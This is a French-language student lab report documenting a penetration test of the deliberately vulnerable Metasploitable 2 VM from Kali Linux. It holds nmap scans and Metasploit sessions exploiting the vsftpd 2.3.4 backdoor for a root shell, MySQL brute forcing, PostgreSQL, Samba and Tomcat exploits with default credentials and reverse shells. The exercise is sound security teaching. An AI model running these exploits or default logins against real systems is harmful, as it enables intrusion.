

UNIVERSITÉ DE TECHNOLOGIE D'HAÏTI (UNITECH)

Faculté des Sciences de Génie et d'Architecture



Cours de Cybersécurité

Professeur : Saint Amour Ismaël

TD 3.- Metasploitable

Nom & Prénom : Martchello Gaëthan Aimé

Niveau : II

Date : 14/02/2026

- Plan -	
- Description des résultats de la tâche	page 3
- Résultats de l'exécution des commandes	page 4...10
- Conclusion	page 10...11

Description des résultats de la tâche

Titre : TD Cybersécurité 3 – Simulation d'hackage éthique avec Metasploitable 2

Dans ce TD, un environnement de test d'intrusion a été mis en place à l'aide de VirtualBox, Kali Linux (machine attaquante) et Metasploitable 2 (machine cible vulnérable).

Les principales tâches réalisées sont :

- Configuration du réseau en mode Host-Only
- Identification des adresses IP des deux machines
- Vérification de la connectivité réseau
- Scan des ports ouverts avec Nmap
- Identification des services vulnérables
- Exploitation de plusieurs services à l'aide de Metasploit
- Obtention d'un accès root sur la machine cible


Les résultats ont montré que la machine Metasploitable 2 contient plusieurs services vulnérables, notamment :

- FTP (vsftpd 2.3.4)
- MySQL
- PostgreSQL
- Samba (SMB)
- Apache Tomcat
- Telnet

Certaines exploitations ont permis d'obtenir un accès distant avec privilèges élevés, démontrant la vulnérabilité du système

Résultats de l'exécution des commandes

On a suivi les différentes étapes du TD, je vous mets les captures d'écrans des différents résultats de l'exécution des commandes.



1 Importation de Metasploitable 2

```
File Machine View Input Devices Help
ast login: Sun Sep 20 15:13:43 EDT 2020 on tty1
linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
or mail.
sfadmin@metasploitable:~$ ip a
: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:a4:d0:73 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
        inet6 fe80::a00:27ff:fea4:d073/64 scope link
            valid_lft forever preferred_lft forever
sfadmin@metasploitable:~$ _
```

2 La commande `ip a` permet d'afficher les interfaces réseau et les adresses IP associées à la machine.


L'adresse IP identifiée (192.168.56.101) représente l'identifiant réseau de la machine cible. Cette information est essentielle pour permettre la communication entre Kali et Metasploitable.

```
oot@metasploitable:~# ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:
4 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.018 ms
4 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.049 ms
4 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.055 ms
4 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.122 ms
4 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.055 ms
4 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.034 ms
4 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.084 ms
4 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.054 ms
4 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.097 ms
```

3 La commande ping vérifie la connectivité réseau entre la machine attaquante (Kali) et la machine cible.


Les réponses ICMP reçues confirment que les deux machines communiquent correctement dans le même réseau virtuel.

Cette étape valide la configuration réseau avant de commencer l'analyse de sécurité. On l'arrête avec la combinaison CTRL+Z



```
File Machine View Input Devices Help
1/tcp open ftp
2/tcp open ssh
3/tcp open telnet
5/tcp open smtp
3/tcp open domain
0/tcp open http
11/tcp open rpcbind
39/tcp open netbios-ssn
45/tcp open microsoft-ds
12/tcp open exec
13/tcp open login
14/tcp open shell
524/tcp open ingreslock
049/tcp open nfs
121/tcp open ccproxy-ftp
306/tcp open mysql
632/tcp open distccd
432/tcp open postgres
908/tcp open vnc
008/tcp open X11
667/tcp open irc
009/tcp open ajp13

nmap done: 1 IP address (1 host up) scanned in 13.240 seconds
stadin@metasploitable:~$
```



```
metalab@metalab: ~
Session Actions Éditer Vue Aide
Nmap done: 1 IP address (1 host up) scanned in 13.36 seconds
msf > nmap -sV -O 192.168.56.101
[*] exec: nmap -sV -O 192.168.56.101

Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-16 21:30 CET
Nmap scan report for 192.168.56.101
Host is up (0.00093s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           Vnc (protocol 3.3)
```

4 La commande nmap : Ce scan identifie les ports ouverts parmi les 1000 ports les plus courants. Les ports ouverts correspondent aux services actifs sur la machine cible. Chaque port ouvert représente une surface d'attaque potentielle. L'option -sV permet d'identifier la version des services détectés.

L'option -O permet de détecter le système d'exploitation.

Cette analyse approfondie permet d'identifier les versions vulnérables exploitables avec Metasploit.

```
root@metalab: ~  
Session Actions Éditer Vue Aide  
└─ nmap -p1-65535 192.168.56.101  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-16 21:43 CET  
Nmap scan report for 192.168.56.101  
Host is up (0.00017s latency).  
Not shown: 65505 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
3632/tcp  open  distccd  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc
```

5 Commande : `nmap -p1-65535 <IP_cible>`

Ce scan analyse tous les ports TCP disponibles.

Il permet d'identifier des services qui ne figurent pas parmi les 1000 ports standards.

Cette étape garantit une analyse exhaustive.

```
root@metalab: ~  
Session Actions Éditer Vue Aide  
└─ (root@metalab)~  
└─ telnet 192.168.56.101  
Trying 192.168.56.101...  
Connected to 192.168.56.101.  
Escape character is '^['.  
  
metasploitable  
  
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started  
  
metasploitable login: msfadmin  
Password:  
Last login: Mon Feb 16 15:16:33 EST 2026 on tty1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the
```

6 Commande : `telnet <IP_cible>`

Telnet est un protocole d'accès distant non chiffré.

La possibilité de connexion montre que le service est actif et potentiellement vulnérable, car les identifiants sont transmis en clair. N.B : On a utilisé la commande `$sudo -i` pour passer en mode racine ou root depuis avant le scan de vulnérabilité Ping.

```
metalab@metalab: ~  
Session Actions Éditer Vue Aide  
(metalab@metalab)-[~]  
$ msfconsole  
Metasploit tip: View missing module options with show missing  
  
.:ok000kdc' 'cdk000ko:.  
.x000000000000c c00000000000x.  
:00000000000000k, .k00000000000000:  
'000000000kkk00000: :0000000000000000'  
o0000000.MMMM o000o0000l MMMM,0000000o  
d0000000.MMMMMM.c00000c.MMMMMM,0000000x  
l0000000.MMMMMMMMM d:MMMMMMMMMM,0000000l  
.0000000.MMM ;MMMMMMMMMMMM;MMMM,0000000.  
c000000.MMM 00c.MMMMM o00.MMM,0000000c  
o000000.MMM,0000.MMM:0000.MMM,000000o  
l00000.MMM,0000.MMM:0000.MMM,00000l  
;0000'MMM,0000.MMM:0000.MMM;0000;  
.d00o'WM,0000o000x0000.MX'x00d.  
,k0l M,000000000000 M d0k,  
:kk;.000000000000.;0k;  
;k00000000000000k:  
,x000000000000x,  
.l0000000l.  
.d0d,  
-  
  
=[ metasploit v6.4.99-dev ]  
+ -- --[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]
```

7 Lancement et utilisation du terminal metasploit avec la commande msfconsole

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
set [*] No payload configured, defaulting to cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101  
RHOST => 192.168.56.101  
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)  
[*] 192.168.56.101:21 - USER: 331 Please specify the password.  
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...  
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.56.103:37949 -> 192.168.56.101:6200) at 2026-02-17 13:33:49 +0100
```

8 Cette exploitation cible une version vulnérable du serveur FTP contenant une backdoor. L'exécution réussie ouvre une session shell distante. La commande whoami confirme l'obtention des privilèges root. Cela démontre une compromission complète du système.


```

[~] metalab@metalab: ~
Session Actions Éditer Vue Aide

|
| |
| m | https://metasploit.co
|
|_

C:\Users\...> = [ metasploit v6.4.99-dev ]
+ -- == [ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]
+ -- == [ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf auxiliary(scanner/portscan/tcp) > set PORTS 22,25,80,110,21
PORTS => 22,25,80,110,21
msf auxiliary(scanner/portscan/tcp) > set THREADS 3
THREADS => 3
msf auxiliary(scanner/portscan/tcp) > exploit
[*] 192.168.56.101 - 192.168.56.101:21 - TCP OPEN
[*] 192.168.56.101 - 192.168.56.101:80 - TCP OPEN
[*] 192.168.56.101 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) >

```

9 Scan des ports TCP : Ce module permet de scanner les ports directement depuis Metasploit. Il confirme les résultats obtenus précédemment avec Nmap. Metasploit peut donc servir d'outil de reconnaissance en plus d'être un outil d'exploitation.

```

metalab@metalab: ~
Session Actions Éditer Vue Aide

The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can o
pen an interactive session
msf auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf auxiliary(scanner/mysql/mysql_login) > set PASSWORD root
PASSWORD => root
msf auxiliary(scanner/mysql/mysql_login) > run
[*] 192.168.56.101:3306 - 192.168.56.101:3306 - Found remote MySQL version
5.0.51a
[!] 192.168.56.101:3306 - No active DB -- Credential data will not be saved
!
[-] 192.168.56.101:3306 - 192.168.56.101:3306 - LOGIN FAILED: root:root (Un
able to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21)
)
[-] 192.168.56.101:3306 - 192.168.56.101:3306 - LOGIN FAILED: root: (Unable
to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21))
[*] 192.168.56.101:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.101:3306 - Bruteforce completed, 0 credentials were successf
ul.
[*] 192.168.56.101:3306 - You can open an MySQL session with these credenti
als and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) >

```

10 Ce module teste des identifiants faibles sur le service MySQL.
Même si la tentative de connexion échoue, le message “bruteforce completed” indique que le service est actif et répond aux requêtes.
Cela démontre la possibilité d’attaques par force brute.


```

msf exploit(linux/postgres/postgres_payload) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(linux/postgres/postgres_payload) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(linux/postgres/postgres_payload) > exploit
[-] Handler failed to bind to 192.168.56.102:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.56.101:5432 - 192.168.56.101:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, co
[*] 192.168.56.101:5432 - Uploaded as /tmp/ruFonDwm.so, should be cleaned up automaticall
[*] Exploit completed, but no session was created.
msf exploit(linux/postgres/postgres_payload) > █

```

11 Exploit PostgreSQL : Cette exploitation utilise un reverse shell.

Le paramètre RHOST correspond à l'IP cible, tandis que LHOST correspond à l'IP de l'attaquant.

La réussite de l'exploitation permet d'obtenir une session distante. NB : On a dû utiliser la commande "search" pour trouver le bon chemin de postgres_payload.

```

[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(multi/samba/usermap_script) > exploit
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did
you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > █

```

12 Exploit Samba: exploit/multi/samba/usermap_script

Ce module exploite une vulnérabilité du service Samba permettant l'exécution de commandes à distance.

L'ouverture d'une session shell confirme la compromission du service SMB.

```

msf exploit(linux/postgres/postgres_payload) > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[-] Handler failed to bind to 192.168.56.102:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying nG2yWwn9lxb...
[*] Executing nG2yWwn9lxb...
[*] Undeploying nG2yWwn9lxb...
[*] Undeployed at /manager/html/undeploy
[*] Exploit completed, but no session was created.
msf exploit(multi/http/tomcat_mgr_upload) >

```

13 Exploit Apache Tomcat: Cette exploitation utilise des identifiants par défaut (tomcat/tomcat). Elle permet le téléversement d'un fichier malveillant donnant un accès distant. Cela démontre le danger des configurations par défaut non modifiées.

Conclusion

Ce TD a permis de mettre en pratique les différentes étapes d'un test d'intrusion :

1. Reconnaissance réseau
2. Analyse des ports ouverts
3. Identification des versions vulnérables
4. Exploitation des services
5. Obtention d'accès privilégié

Les résultats démontrent qu'un système non mis à jour et mal configuré peut être compromis rapidement.

Les principales leçons tirées sont :

- L'importance des mises à jour régulières
- La suppression des services inutiles
- La modification des identifiants par défaut
- La sécurisation des accès distants
- La nécessité d'un pare-feu correctement configuré

Ce TD illustre concrètement les risques réels liés à une mauvaise configuration des services réseau et met en évidence l'importance des bonnes pratiques en cybersécurité

Les compétences développées incluent :

- Configuration d'un environnement de laboratoire sécurisé (VirtualBox, Kali Linux, Metasploitable)
- Configuration réseau en mode Host-Only
- Identification d'adresses IP et validation de connectivité
- Réalisation de scans réseau avec Nmap
- Identification de services vulnérables
- Utilisation avancée de Metasploit Framework
- Configuration correcte des paramètres RHOST et LHOST
- Compréhension du fonctionnement d'un reverse shell
- Obtention d'un accès root sur une machine cible

Le TD a permis de passer d'une compréhension théorique des attaques à une **mise en pratique concrète d'un scénario réel de compromission système.**